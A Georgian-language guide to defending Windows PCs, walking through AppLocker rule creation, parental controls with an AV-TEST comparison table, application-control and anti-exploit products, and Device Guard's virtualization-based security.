
დააჭირეთ Next ღილაკს, ნახავთ რომ უკვე შერჩეულია Create publisher rules for that are digitally signed ანუ პირველ რიგში ფაილები ამოიცნობა გამომქვეყნებელს ხელმოწერით. თუ ხელმოწერილი არ არის მაშინ შერჩეულია File hash: rules are created using file's hash. ანუ ფაილების ამოცნობა ხდება მათი ჰეშების საშუალებით (რაც ფაილში ერთი ბიტის შეცვლის საშუალებასაც გამორიცხავს). დააჭირეთ Create-ს



შემდეგ კი გამოვა ფანჯარა რომელიც გიჩვენებთ რამდენი ფაილი მოხვდება ამ წესებში და როგორ.



შეიძლება ამ ფაილების სიაც კი გამოიტანოთ და მონიშვნა მოუხსნათ იმ ფაილებს რომელთათვისაც ამ წესების შექმნა არ გინდათ.



ამის შემდეგ პროგრამა შექმნის წესებს. ისევ გაითვალისწინეთ რომ ასეთი მიდგომა იმუშავებს როცა სისტემა სტატიკურია და ხშირად არ გჭირდებათ ახალი პროგრამების დაყენება და ამუშავება.

ეს ბმული https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd723686(v=ws.10)?redirectedfrom=MSDN გადაგიყვანთ Microsoft-ის App Locker-ის საკმაოდ კარგ სახელმძღვანელოზე.

ეს ბმულებიც საკმაოდ კარგ სახლემძღვანელოებს გთავაზობენ:


- https://www.howtogeek.com/howto/6317/block-users-from-using-certain-applications-with-applocker/.
- https://docs.microsoft.com/en-us/windows/configuration/lock-down-windows-10-to-specific-apps

- https://www.sans.org/white-papers/35832/
- https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf
- https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/use-applocker-and-software-restriction-policies-in-the-same-domain
- https://www.youtube.com/watch?v=xRxE98B76hU
- https://www.udemy.com/course/the-complete-cyber-security-course-end-point-protection/learn/lecture/6063608#overview

Applocker-ის გვერდის ავლაც შეიძლება მაგალითად ეს ბმული https://www.theregister.com/2016/04/22/applocker_bypass/ გიჩვენებთ წარსულში ეს როგორ მოახერხეს. თუმცა ეს მეთოდი უკვე აღარ იმუშავებს მაგრამ წარმოდგენას გაძლევთ რომ არც ეს ფუნქციაა მთლიანად უსაფრთხო და დაცული. თუმცა დაცვის კიდევ ერთი ძალიან სასარგებლოა შრეა.

მშობლების კონტროლი

ეს ფაქტიურად იგივეა რაც Appocker-ის გამარტივებული ვერსია. იგი მოჰყვება Windows-ის ყველა თანამედროვე ვერსიას და Windows 7 ზეც კი შეიძლება მისი დაყენება ცოტა წვალების შემდეგ. ამ ფუნქციის მართვა ხდება Microsoft Account-დან რომელი Microsoft-ის სერვერზეა განთავსებული.



აქ თუ View Family Settings დააჭერთ გაიხსნება თქვენი Microsoft ანგარიში და მისი საოჯახო ნაწილი. ეს პროგრამა საშუალებას გაძლევთ შექმნათ პროგრამების თეთრი სია რომლებიც იმუშავებენ თქვენ კომპიუტერზე დანარჩენ პროგრამებს და ფაილებს კი შეგიძლიათ აუკრძალოთ მუშაობა.

ყოველი მომხმარებლისათვის უნდა შექმნათ სტანდარტული ანგარიში, რომელიც შემდაგ ამ პროგრამაში განიხილება როგორც ბავშვი რომელსაც შემდეგ შეგიძლიათ შეუზღუდოთ წვდომა სხვადასხვა ფაილსა თუ პროგრამაზე. ამგვარად შეიძლება გქონდეთ რამდენიმე ანგარიში სხვადასხვა შეზღუდვებით და გამოიყენოთ ისინი საჭიროების მიხედვით. ეს ბმული https://www.howtogeek.com/195381/ensure-a-windows-pc-never-gets-malware-by-whitelisting-applications/ კარგად აგიხსნით როგორ ხდება ამის გაკეთება.

ეს ფუნქცია, მისი პირდაპირი დანიშნულებით, მართლა ბავშვების კონტროლისთვისაც შეიძლება გამოიყენოთ. სინამდვილეში ეს პროგრამა უამრავ მომსახურებას გთავაზობთ მათ შორის ბავშვების მობილური ტელეფონების

საშუალებით თვალთვალს, მათი კომპიუტერით გაკეთებულ ქმედებებს და ინტერნეტში ბრაუზინგის შემოწმების შესაძლებლობა.

თუ AppLocker-ის გამოყენება არ გინდათ, დაცვის მექანიზმად მშობლების კონტროლიც კი გამოდგება, თუმცა გაითვალისწინეთ რომ ამისათვის Microsoft ანგარიში გჭირდებათ და მათი სერვერების გარეშე ეს მომსახურება ვერ იმუშავებს. რაც ცხადია კონფიდენციალურობისათვის არ არის კარგი.

მშობლების კონტროლს ბევრი სხვა პროგრამაც გთავაზობთ, მაგალითად თითქმის ყველა თანამედროვე ანტივირუსს აქვს ასეთი შესაძლებლობა. არსებობს ბევრი სხვა პროგრამაც.

Detection and filtering of links and websites according to categories
Test of Parental Control Software for Windows (07/2015)

AV-TEST

Manufacturer	Product	Sex, nudity, pornography	Chat rooms and forums (all)	Dating and meeting sites	Illegal data exchanges and file sharing	Gambling	Entertainment games (all)	Shopping sites and auctions	Guns and ammunitionn	Appropriate websites - counter-sample
Symantec	Norton Security	98%	82%	99%	88%	94%	95%	98%	97%	94%
Quickheal	Quickheal Internet Security	96%	98%	97%	89%	84%	94%	81%	92%	96%
Trend Micro	Trend Micro Internet Security 2015	99%	81%	96%	83%	87%	94%	91%	94%	96%
Net Nanny	Net Nanny	84%	28%	95%	46%	83%	19%	23%	90%	97%
Telekom	Telekom Kinderschutz Software	91%	97%	76%	97%	92%	92%	98%	87%	91%
Kaspersky	Kaspersky Internet Security 2015	89%	99%	92%	96%	90%	79%	87%	85%	92%
Kaspersky	Kaspersky Safe Kids Beta	89%	99%	86%	98%	88%	79%	87%	85%	93%
F-Secure	F-Secure Safe Internet Security 2015	96%	55%	95%	68%	92%	15%	14%	97%	97%
eScan	eScan Internet Security Suite	92%	77%	91%	70%	82%	94%	59%	89%	98%
McAfee	McAfee Family Protection	95%	92%	90%	52%	74%	88%	78%	90%	95%
Mobicip	Mobicip	98%	44%	78%	65%	96%	62%	93%	89%	99%
Bitdefender	Bitdefender Internet Security 2015	95%	87%	98%	71%	100%	97%	100%	94%	84%
BullGuard	BullGuard Premium Protection	96%	43%	98%	65%	88%	92%	74%	90%	93%
Salfeld	Salfeld Kindersicherung 2014	94%	35%	63%	53%	92%	33%	7%	34%	96%
Salfeld	Salfeld Kindersicherung 2015 Beta	96%	41%	58%	40%	95%	41%	53%	40%	93%
Microsoft	Microsoft Family Safety 2011	76%	5%	13%	33%	0%	1%	1%	0%	99%
Apple	Parental Controls	89%	18%	29%	53%	16%	9%	8%	2%	94%
		12,000 websites with content inappropriate for children								13,000 child-appropriate websites

Info: Numbers depicted in gray: Result of filtering, although no suitable category is available in the program; Microsoft Family Safety is part of the operating system from Windows 8; Apple Parental Controls is part of the Mac OS X operating system

თუ მეტის გაგება გაინტერესებთ მშობლების კონტროლის პროგრამებზე ნახეთ ბმული https://www.av-test.org/en/news/test-parental-control-software-for-windows-and-mac-os-x/

გაითვალისწინეთ რომ ნებისმიერი ვირუსი, თუ ჰაკერი, თუ მოახერხებს ადმინისტრატორის პრივილეგიის მიღებას, შეძლებს ამ შეზღუდვას გვერდი აუაროს.

Windows-ის პროგრამების კონტროლი სხვა პროდუქტების მიერ, ანტივირუსები, AppGuard, VoodooShield, NoVirusTh...

Kaspersky ანტივირუსს აქვს ე.წ. Trusted Application Mode, ეს რეჟიმი დაფუძნებულია რეპუტაციულ მეთოდზე. ანტივირუსი აკრძალავს ყველა სხვა პროგრამის მუშაობას. ეს მეთოდი უფრო მოქნილი მეთოდია იმათთვის ვინც შედარებით დინამიურ სისტემებს იყენებენ, რადგან ეს ანტივირუსი საშუალებას გაძლევთ აარჩიოთ რას ენდოთ, მაგალითად შეგიძლიათ ენდოთ მხოლოდ ხელმოწერილ პროგრამებს, ან ენდოთ კასპერსკის რეპუტაციაზე დაფუძნებულ სიას, ან ცალ ცალკე აარჩიოთ რის ნდობა გინდათ. ცხადია, რაც უფრო მოქნილია სისტემა მით უფრო რისკის შემცველია რადგან ჰაკერებს მეტ შესაძლებლობებს აძლევს. მაგალითად, ხელმოწერები კარგი დაცვაა, თუმცა ცნობილია შემთხვევები როცა ჰაკერებმა მოიპარეს კერძო გასაღებები, იმისათვის რომ გაეყალბებინათ ხელმოწერები. სხვა ანტივირუსულ პროგრამებსაც აქვთ მსგავსი ფუნქცია, მაგრამ აქ ყველას სათითაოდ ვერ განვიხილავთ.


AppGuard - https://www.appguard.us/solo/ ამ პროგრამას აქვს ორი ვერსია Solo და Enterprise. ეს ვერსიები მცირედ განსხვავდებიან ერთმანეთისაგან. ფასიანი პროგრამაა, რომელიც ირწმუნება რომ სწრაფად და ეფექტურად მუშაობს და კომპიუტერის რესურსების მინიმუმს იყენებს. პროგრამა ღირს დაახლოებით 80 $. მას აქვს მარტივი ინტერფეისი. ამ პროგრამას დაცვის რამდენიმე კარგი მეთოდი აქვს:

1. ნულოვანი დღის შეცდომების გამომყენებელი პროგრამების აღმოჩენა, ანუ აანალიზებს პროგრამების ქმედებას.
2. პროგრამების მუშაობის შეზღუდვა თუ ისინი მაღალი რისკის ქმედებებს ახორციელებენ.

3. მეხსიერების დარაჯი რომელიც პროცესებს ერთმანეთის ინფორმაციის წაკითხვას უშლის.
4. აქვს დაყენების დარაჯი (install guard) რომელიც არ დაგაყენებინებთ საეჭვო პროგრამებს.
5. Private რეჟიმში პროგრამას შეიძლება განუსაზღვროთ კერძო საქაღალდეები და ის ბრაიუზერებს არ მიუშვებს ამ საქაღალდეებთან, ანუ აუკრძალავს ფაილებზე წვდომას;
6. აქვს დაცა უფაილო ვირუსებისაგან (ზემოთ ვახსენეთ)

https://www.appguard.us/resources/ ში იპოვით ბევრ საინტერესო და სასარგებლო ინფორმაციას და სახელმძღვანელოს. ამ ბმულზე https://www.appguard.us/wp-content/uploads/2019/05/AppGuard_Solo_User_Guide6_0.pdf კი იპოვით AppGuard Solo-ს სახელმძღვანელოს.

NoVirusThanks exe radar pro https://www.novirusthanks.org/products/exe-radar-pro/ - არის საინტერესო თეთრი სიების შესაქმნელი პროგრამა.



ეს პროგრამა ღირს 20$-ის ფარგლებში და აქვს საკმაოდ კარგი საცდელი ვერსია რომელიც უფასოა.

VoodooShield https://voodooshield.com/ არის კიდევ ერთი საინტერესო პროგრამა აქვს მარტივი ინტერფეისი. უფასოა არაკომერციული მომხმარებლებისათვის, თუმცა უფასო ვერსია არ იძლევა პარამეტრების განსაზღვრის კარგ საშუალებებს. ფასიანი ვერსია ბევრად უკეთესია.

პროგრამების კონტროლის საინტერესო პროგრამებია:

- Mcafee - https://www.mcafee.com/enterprise/en-us/products/application-change-control.html
- CarbonBlack - https://www.carbonblack.com/products-index/
- Ivanty - https://www.ivanti.com/products/application-control?lnredirect

სამივე პროგრამა ბიზნესებზეა გათვლილი და ფასიც საკმაოდ ძვირი აქვთ.

Microsoft-ს ჰქონდა პრგრამა EMET რომელიც საკმაოდ კარგი უფასო პროგრამა იყო, რომელიც პროგრამების კონტროლის საშუალებასაც იძლეოდა. თუმცა 2017 წელს Microsoft-მა ეს ფუნქციონალობა ძირითადად Windows Defender-ს გადასცა და 2018-ს ივლისში შეწყვიტა ამ პროგრამის გაახლება. Windows 10-ში ეს ფუნქციონალობა Windows Defender-ის ნაწილია. ეს პროგრამა ოპერაციულ სისტემას იცავდა მეხსიერებაზე შეტევის სხვადასხვა ცნობილი მეთდოებისაგან. სინამდვილეში სულ რამდენიმე ასეთი მეთოდი არსებობს.

მაგალითად ერთერთი ასეთი მეთოდია რომ მეხსიერების ნაწილები მოინიშნოს ისე რომ მათში ვერ მოხდეს პროგრამის ამუშავება. ეს ზოგიერთ ჰაკერულ პროგრამას არ მისცემს ამუშავების საშუალებას.

კიდევ ერთი მნიშვნელოვანი მეთოდია Structured Handler Overwrite Protection (SEHOP) რომელიც ებრძვის ყველაზე უფრო გავრცელებულ Stack Overflow სისუსტის გამოყენებას ჰაკერების მიერ. ეს პროგრამა იყენებდა ბევრ სხვადასხვა მეთოდს სისტემისა თუ პროგრამის დასაცავად.

ცხადია ჰაკერები ცდილობდნენ დაცვის გვერდის ავლას, ეს ბმული გადაგიყვანთ ერთ ერთი ასეთი მცდელობის აღწერაზე https://www.fireeye.com/blog/threat-research/2016/06/angler_exploit_kite.html.

Microsoft დაცვის ამ საშუალებებს იყენებს თავისი პროგრამებისათვის. სხვა კომპანიებსაც შეუძლიათ მათი გამოყენება, მაგრამ ბევრი კომპანია არ იყენებს ამ დაცვას. ბევრი პროგრამა ამ მექანიზმების გამოყენებისას არასტაბილური ხდება შესაბამისად ყოველ ცალკეულ შემთხვევაში უნდა ნახოთ რა ეფექტს მოახდენს ეს დაცვა პროგრამაზე.

ამ პროგრამას ჰქონდა კარგი თვისება, რომ სერტიფიკატები მიგემაგრებინათ საიტებზე, ანუ მხოლოდ გარკვეული სერტიფიკატების გამოყენებით შეძლებდით ამ საიტებზე შესვლას, რაც დაგიცავდათ გაყალბებული სერტიფიკატებისაგან. მაგალითად, ბანკები დღემდე კარგად იყენებენ ამ მეთოდს.

არსებობს EMET-ის გვერდის ავლის გზებიც, და თუ ჰაკერმა მიიღო ადმინისტრატორის უფლებები მას შეუძლია უბრალოდ გამორთოს ეს პროგრამა. თუმცა ეს არც თუ ისე ადვილი გასაკეთებელია.

როგორც უკვე აღვნიშნეთ ეს პროგრამა გადაიქცა Windows 10-სისტემის ნაწილად, რომლის დაცვის მეთოდებზეც მოგვიანებით ვილაპარაკებთ.

Windows-ის დაცვა Cortex, MBAE და HMPA

არსებობს EMET-ის მსგავსი სამი კომერციული პროდუქტი, Paloalto-ს Cortex, Malware Bites Anti Exploitation (MBAE) და Hitman Pro Alert (HMPA)

MBAE https://www.malwarebytes.com/antiexploit მას აქვს უფასო ვერსია და ფასიანი ვერსია. უფასო ვერსია იცავს ბრაუზერს და Java-ს. ხოლო ფასიანი ვერსია იცავს პროგრამების ფართო სპექტრს.

Cortex - https://www.paloaltonetworks.com/cortex/endpoint-protection ახალი თაობის ანტივირუსია ეს პროგრამა შექმნილია ბიზნესებისათვის, შესაბამისად კერძო მომხმარებლებისათვის ძალიან ძვირიანია. თუმცა ერთერთი საუკეთესოა ბაზარზე.

HMPA https://www.hitmanpro.com/en-us/alert ალბათ ყველაზე საუკეთესოა ბაზარზე, აქვს 30 დღიანი საცდელი ვერსია და ღირს დაახლოებით 30 დოლარი. ეს პროგრამა ჩვეულებრივი ანტივირუსივით მუშაობს და მუდმივად იცავს კომპიუტერს. ასევე არსებობს Hitman Pro Malware Removal რომელიც 20 დოლარის ფარგლებში ღირს. იგი არ მუშაობს კომპიუტერზე, მხოლოდ მისი სკანირების საშუალებას და ვირუსების თუ სხვა საშიში პროგრამების მოშორების საშუალებას გაძლევთ. ეს ბმული https://www.hitmanpro.com/en-us/buy-now გიჩვენებთ პროგრამების ფასებს და თვისებებს.


როგორც ჩვენი გამოცდილებიდან ჩანს Hitman Pro Alert-ს აქვს დაცვის უფრო მეტი ფუნქციები და ჩვენი აზრით სხვებს ცოტათი სჯობია. იგი მონაცემების დასაცავად იყენებს Intel-ის პროცესორის თვისებებსაც კი. EMET-ისაგან განსხვავებით მას შეუძლია დაიცვას სხვადასხვა ბრაუზერების სესიები, და რაც მთავარია შეგატყობინებთ შეტევის შესახებ და დახურავს ბრაუზერს, EMET-შ კი ბრაუზერი უბრალოდ გაიჭედება და დაიხურება ყოველგვარი შეტყობინების გარეშე.

Windows Device Guard - Windows მოწყობილობების დარაჯი


Device Guard-წარმოადგენს ვირტუალიზაციის საშუალებით კომპიუტერის დაცვის ახალ სიტყვას. იგი გათვლილია ბიზნეს მომხმარებლებზე და მოჰყვება მხოლოდ Windows Enterprise და Education ვერსიებს. ვისაც კარგი ტექნიკური ცოდნა აქვს აუცილებლად უნდა გამოიყენოს ეს თვისება, იგი ნამდვილად წარმოადგენს ახალი თაობის დაცვას

Windows სისტემაში. მოგვიანებით ამ სისტემას სახელი შეუცვალეს და გააერთიანეს Windows Defender ში. ეს ბმული https://docs.microsoft.com/en-us/windows/security/threat-protection/device-guard/introduction-to-device-guard-virtualization-based-security-and-windows-defender-application-control?redirectedfrom=MSDN აგიხსნით უფრო დაწვრილებით ამ ცვლილებას.

ვნახოთ როგორ მუშაობს ეს პროგრამა




ამოწმებს სანდოა თუ არა პროგრამა რომლის ამუშავებასაც მომხმარებელი ცდილობს და თუ ჩათვალა რომ პროგრამა არ არის სანდო ატყობინებს მომხმარებელს. ამის გასაკეთებლად იყენებს როგორც აპარატურულ ის პროგრამულ მეთოდებს. პირველ რიგში მოწმდება რომ პროგრამას აქვს ხელმოწერა. ეს ხელმოწერა შეიძლება იყოს რომელიმე კომპანიისაგან, Microsoft-საგან ან Microsoft Store-საგან.




ხელმოწერის არსებობა არ ნიშნავს რომ პროგრამა არ არის დავირუსებული ან არ შეიცავს საშიშ კოდს, ეს უბრალოდ ნიშნავს რომ მისმა მწარმოებელმა ხელი მოაწერა. მიუხედავად იმისა რომ მწარმოებელი შეიძლება სანდო კომპანიაა, ჰაკერებს შეიძლება ჩაესვათ ვირუსის კოდი პროგრამაში სანამ მწარმოებელი ხელს მოაწერდა, ან შეეცვალათ პროგრამული გარემო ისე რომ ამ გარემოს ჩაესვა ვირუსის კოდი პროგრამაში ხელმოწერამდე. ასევე, შესაძლებელია რომ Microsoft Store-ში მოხვდეს დავირუსებული პროგრამები, ეს უკვე მოხდა Apple და Google-ს შემთხვევაში. შესაბამისად ეს დაცვა არ არის იდეალური. თუმცა თანამედროვე ვირუსების უმეტესობა ხელმოწერის გარეშე ვრცელდება. Device Guard ერთი ნაბიჯით წინ მიდის და საშუალებას გაძლევთ ხელი მოაწეროთ პროგრამებს რომლებსაც ენდობით და იცით რომ სწორად მუშაობენ. Microsoft ამას უწოდებს Configurable Code Integrity სადაც ნებისმიერი ცვლილება ამ პროგრამების კოდში გახდება ცნობილი სისტემისათვის და პროგრამა დაიბლოკება.

Windows Device Guard-ის მთავარი უპირატესობაა აპარატურული ტექნოლოგიისა და ვირტუალიზაციის გამოყენება იმისათვის რომ გადაწყვეტილების მიღების პროცესებს ოპერაციული სისტემისაგან იზოლაცია გაუკეთოს



ეს კი დაგიცავთ ჰაკერებისაგან რომლებმაც ადმინისტრატორის წვდომის მიღებაც კი მოახერხეს. ამ ტექნოლოგიას Virtualization Based Security-ს (VBS) უწოდებენ. ტექნოლოგია (Hypervisor V ტექნოლოგია) Windows -ის მთავარ პროცესებს უკეთებს ვირტუალიზაციას და ათავსებს დაცულ ვირტუალურ კონტეინერებში. შემდეგ კი IOMMU პროცესორის დონეზე დაიცავს ამ კონტეინერებს ჰაკერების შეღწევისაგან.



https://www.net.in.tum.de/fileadmin/bibtex/publications/theses/2019-ixy-iommu.pdf

ეს ტექნოლოგია ცდილობს აპარატურულ დონეზე დაბლოკოს დარაივერების და მოწყობილობების მიერ საეჭვო და საშიში წვდომა მეხსიერებასთან. ამგვარად მომსახურებები არიან მოთავსებული ვირტუალურ კონტეინერებში. თეორიულად, ვირუსმა თუ მოახერხა კიდეც კომპიუტერში მოხვედრა, ვერ მოახერხებს მომსახურებებთან მიღწევას და თავისი კოდის ამუშავებას.

ვირტუალიზაციის ასეთი მიდგომა ნამდვილად ახალი სიტყვაა ოპერაციულ სისტემებში და Microsoft-მა ნამდვილად დიდი ნაბიჯი გადადგა ოპერაციული სისტემის უსაფრთხოების მიმართულებით. VBS გარკვეულწილად ემსგავსება Qubes ოპერაციულ სისტემას.

ეს ტექნოლოგია უნდა გამოიყენოთ ჩვეულებრივ ანტივირუსებთან ერთად, რადგან ანტივირუსები დაგიცავენ ვირუსებისაგან, ხოლო ეს ტექნოლოგია კი დაგიცავთ ჰაკერებისაგან, რომლებიც შეეცდებიან შემოაღწიონ სისტემაში, ან ისეთი არასანდო პროგრამებისაგან როგორიც არის Java ან მაკროები.

დღეისათვის VBS ჩანს რომ თეორიულად ძალიან ძლიერი და მყარი დაცვაა. საინტერესო იქნება ვნახოთ როგორ მოახერხებენ მასზე შეტევის განხორციელებას, თუ ასეთი რამ შესაძლებელია.

Device Guard-ის გამოსაყენებლად გარკვეული ტიპის აპარატურული მოთხოვნილებები არსებობს, პირველ რიგში თქვენ კომპიუტერს უნდა გააჩნდეს UEFI, ვირტუალიზაციის გამოსაყენებლად დაგჭირდებათ პროცესორი, რომელსაც აქვს ვირტუალიზაციის გაფართოებები, რაც ნიშნავს Intel VTX, AMD V და SLAT ტექნოლოგიის პროცესორებს. IOMMU-ს გამოსაყენებლად კი საჭიროა Intel VTD და AMD IOV. სეთი აპარატურა ძირითადად ბიზნეს გარემოში გამოიყენება და ჩვეულებრივ კომპიუტერებზე ძნელად თუ იპოვით. კომპიუტერების მწარმოებლების უმეტესობა უშვებს კომპიუტერებს რომლებსაც Device Guard-ის მხარდაჭერა აქვთ, თუმცა ბიზნესების გარეთ ფართო გამოყენებაში ეს აპარატურა შედარებით ნაკლებად გვხვდება.

ეს სტატია https://docs.microsoft.com/en-us/windows/security/threat-protection/device-guard/requirements-and-deployment-planning-guidelines-for-virtualization-based-protection-of-code-integrity უფრო დაწვრილებით აგიხსნით აპარატურულ მოთხოვნებს Device Guard-ის გამოსაყენებლად. ეს ბმულიც https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-credential-guard მოგაწვდით მსგავს ინფორმაციას.

იმის გასარკვევად აქვს თუ არა თქვენ კომპიუტერს Device Guard-ის მხარდაჭერა ჩამოტვირთეთ Device Guard and Credential Guard hardware readiness tool ბმულიდან https://www.microsoft.com/en-us/download/details.aspx?id=53337.

როგორც უკვე ვთქვით მხოლოდ Device Guard Control Policy-ის შეცვლით ხდება ამ სისტემის პარამეტრების შეცვლა. ამ ცვლილებას კი სანდო ხელმოწერა სჭირდება. შესაბამისად, ძალიან ძნელია ჰაკერებისათვის რომ ადმინისტრაციული წვდომის მოპოვებისასაც კი შეაღწიონ კომპიუტერის ოპერაციულ სისტემაში.

მიუხედავად იმისა რომ, Device guard არის ძალიან ძლიერი დაცვა, არის შემთხვევები როცა საჭიროა მასთან ერთად App Locker. ამის მაგალითია როცა გინდათ დაბლოკოთ Microsoft-ის მიერ ხელმოწერილი პროგრამების მუშაობა.

თუ კონფიდენციალურობა დიდად არ გაწუხებთ Windows 10 ამ თვისების გამო ალბათ არის ერთერთი ყველაზე უსაფრთხო სისტემა, თუმცა როცა კონფიდენციალურობაზე ვლაპარაკობთ ამ სისტემის გამოყენება არ შეიძლება.

